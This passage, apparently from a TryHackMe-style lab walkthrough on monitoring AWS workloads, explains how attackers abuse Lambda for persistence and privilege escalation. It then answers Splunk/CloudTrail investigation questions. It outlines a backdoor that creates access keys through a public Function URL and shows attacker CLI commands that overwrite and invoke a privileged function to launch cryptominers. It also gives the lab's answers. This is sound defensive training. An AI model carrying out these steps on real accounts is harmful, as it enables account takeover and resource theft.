arn:aws:iam::398985017225:role/ImageProcessorRole	1	50%
arn:aws:iam::398985017225:role/service-role/img-processor-role-ztpjz457	1	50%

Lastly, the function has been made publicly accessible. What CloudTrail event confirms this misconfiguration?

AddPermission20150331v2



Task 7 - AWS Lambda Practice

Lambda for Persistence

Imagine an adversary who wants to leave a stealthy backdoor in the breached AWS account for future access. If the company already uses Lambdas, they can create or backdoor one of the existing functions and introduce a hidden functionality there that will open a backdoor on demand. In the simplest example, the threat actor will:

1. Create a stealthy **totally-legit-dont-touch** Lambda function (`CreateFunction*`)
2. Add **AdministratorAccess** permissions to its role (`UpdateFunctionConfiguration*`)
3. Edit its code to create a new access key upon Lambda execution (`UpdateFunctionCode*`)
4. Make the Lambda public and allow access via Function URL (`AddPermissions*`)
5. Open the Function URL in a browser any time they need a new access key

Lambda For Privesc

Imagine a developer who maintains a **thm-deployer** Lambda function that deploys and configures lab EC2 instances on demand. To let the function create and set up those instances, you attach the **EC2FullAccess** and **SSMFullAccess** policies to

its execution role. This is how admins or attackers would see the Lambda configuration from AWS CLI:

You do not grant the developer any privileges except for **AWSLambda_FullAccess** to manage the Lambda function. The problem here is that if an attacker compromises the low-privileged developer's IAM user, they could modify the high-privileged Lambda's code to include malicious functionality. For example, spin up hundreds of EC2 instances and use SSM to install cryptominers there:

Abusing Lambda for Privesc and Impact

```
attacker@kali:~$ aws lambda update-function-code \           // Upd
ateFunctionCode* CloudTrail event
  --function-name thm-deployer \
  --zip-file fileb://malicious-code.zip                     // The
code will launch EC2 instances

attacker@kali:~$ aws lambda invoke \                         // Inv
oke* is not logged by default (!)
  --function-name thm-deployer results.json
```

Above is a clear case of **Privilege Escalation**. The developer's IAM user could not launch instances or use SSM directly, but the attackers gained those capabilities through the Lambda function. It also highlights how Lambda can be used to cause **Impact** by deploying a whole cryptomining infrastructure in one command. Lambda functions are a great potential for attackers.

Practice: This task explores the scenario from the Lambda For Privesc section above. Continue to Splunk `index=task7` query and start from the **earliest** events.

Answer the questions below

| What user and access key interacted with the Lambda service?

carl.brown , AKIAVZZK4G6EZH7GIZY3

run the query: index=task7

```

a userIdentity.sessionContext.sessionI
ssuer.arn 5
a userIdentity.sessionContext.sessionI
ssuer.principalId 5
a userIdentity.sessionContext.sessionI
ssuer.type 1
a userIdentity.sessionContext.sessionI
ssuer.userName 5
a userIdentity.type 3
a userName 6
a vendor 1
# vendor_account 1
a vendor_product 1
a vendor_region 1

253 more fields
+ Extract New Fields

```

userName

6 Values, 100% of events

Selected

Reports

Top values Top values by time Rare values

Events with this field

Values	Count	%
EC2SSMInstanceProfile	48	40.678%
AWSServiceRoleForResourceExplorer	27	22.881%
AWSServiceRoleForAmazonInspector2	22	18.644%
THMDeployerRole	10	8.474%
carl.brown	9	7.627%
aws:ec2-instance	2	1.695%

then filter user_access_key

Hide Fields All Fields

```

# timeendpos 13
# timestartpos 13
a tlsDetails.cipherSuite 2
a tlsDetails.clientProvidedHostHeader
7
a tlsDetails.tlsVersion 2
a user 27
a user_access_key 21
a user_agent 19
a user_arn 17
# user_group_id 1
a user_id 4
a user_name 7
a user_type 3
a userAgent 19
a userIdentity.accessKeyId 21
# userIdentity.accountId 1
a userIdentity.arn 13
a userIdentity.invokedBy 4
a userIdentity.principalId 13
a userIdentity.sessionContext.attribute
s.creationDate 11
a userIdentity.sessionContext.attribute

```

user_access_key

21 Values, 74.576% of events

Reports

Top values Top values by time

Events with this field

Top 10 Values	Count
ASIAVZZK4G6E7HAPWY4I	19
ASIAVZZK4G6EWS6EKQAH	19
AKIAVZZK4G6EZHZ7GIZY3	9
ASIAVZZK4G6E50TKUSSB	5
ASIAVZZK4G6E3ASMFDMN	4
ASIAVZZK4G6E6HUZAOLD	4
ASIAVZZK4G6EW3RAPHS2	4
ASIAVZZK4G6E7NAB4N7N	3
ASIAVZZK4G6EWEDLMNZZ	3
ASIAVZZK4G6EXJ7MNAOZ	3

The attacker overwrote the Lambda code with the malicious one. What is the size of the uploaded Python code?

1837

run the query: `index=task7 UpdateFunctionCode*`

check in the events: `responseElements.codeSize` (investigated earlier event)

The malicious code started two EC2 instances. What are their instance IDs?
(Ascending, via comma)

i-054e705408f5fa5de, i-056219235e66e3f94

filter eventName=RunInstances

then filter: responseElements.instancesSet.items{}.instancetype

The screenshot shows the AWS CloudTrail console. On the left, a query is entered: `a responseElements.instancesSet.items{}.iamInstanceProfile.arn 1`, `a responseElements.instancesSet.items{}.iamInstanceProfile.id 1`, `a responseElements.instancesSet.items{}.imageId 1`, `a responseElements.instancesSet.items{}.instancetype 2`, `a responseElements.instancesSet.items{}.instanceState.code 1`, `a responseElements.instancesSet.items{}.instanceState.name 1`, and `a responseElements.instancesSet.items{}.instanceType 1`. The field `responseElements.instancesSet.items{}.instancetype` is selected. On the right, a report titled `responseElements.instancesSet.items{}.instancetype` is displayed, showing 2 values and 100% of events. The report includes a table with the following data:

Values	Count
i-054e705408f5fa5de	1
i-056219235e66e3f94	1

The code was updated again to install cryptominers on EC2 via SSM. What SSM "documentName" did the attacker use to install malware?

AWS-RunShellScript

run the query: index=task7 eventName=SendCommand

then filter: requestParameters.documentName

The screenshot shows the AWS CloudTrail console. On the left, a query is entered: `a product 1`, `a readOnly 1`, `# recipientAccountid 1`, `a region 1`, `a requestId 1`, `a requestParameters.documentName 1`, `a requestParameters.instanceIds[] 2`, `a requestParameters.interactive 1`, `a requestParameters.parameters 1`, and `a responseElements.command.alarmC`. The field `requestParameters.documentName` is selected. On the right, a report titled `requestParameters.documentName` is displayed, showing 1 value and 100% of events. The report includes a table with the following data:

Values	Count	%
AWS-RunShellScript	1	100%

Which user-agent was used by Lambda to run the malicious code?

Boto3/1.40.4

```

a tlsDetails.tlsVersion 1
a user_access_key 1
a user_agent 1
a user_arn 1
# user_group_id 1
a user_name 1
a user_type 1
a userAgent 1
a userIdentity.accessKeyId 1
# userIdentity.accountId 1
a userIdentity.arn 1
a userIdentity.inScopeOf.credentialsIssuedTo 1
a userIdentity.inScopeOf.issuerType 1
a userIdentity.principalId 1

```

userAgent

1 Value, 100% of events

Selected

Reports

[Top values](#)
[Top values by time](#)
[Rare values](#)

Events with this field

Values	Count	%
Boto3/1.40.4 md/Botocore#1.40.4 ua/2.1 os/linux#5.10.245-275.983.amzn2.x86_64 md/arch#x86_64 lang/python#3.14.0 md/pyimpl#CPython exec-env/AWS_Lambda_python3.14 m/D,Z,b cfg/retry-mode#legacy Botocore/1.40.4	1	100%

Task 8 - Conclusion

In this room, you explored how different cloud workloads create unique monitoring challenges: EC2 Systems Manager needs dedicated rules to catch malicious commands, containers require specialized runtime visibility (for example, Falco), and AWS Lambda can appear at any stage of an incident. Combined with control plane and managed service monitoring from the previous rooms, you should now be prepared to monitor any AWS environment.

Note for Other Clouds: Microsoft Azure, Google Cloud, and other cloud providers offer equivalent workload options, so your monitoring strategy should remain consistent across platforms. For example, tools like Falco can be deployed in any environment, while AWS Lambda maps to Google Cloud Run on GCP and Azure Functions on Microsoft Azure. By focusing on core technologies such as container security and serverless compute, you can easily switch clouds and set up monitoring from scratch.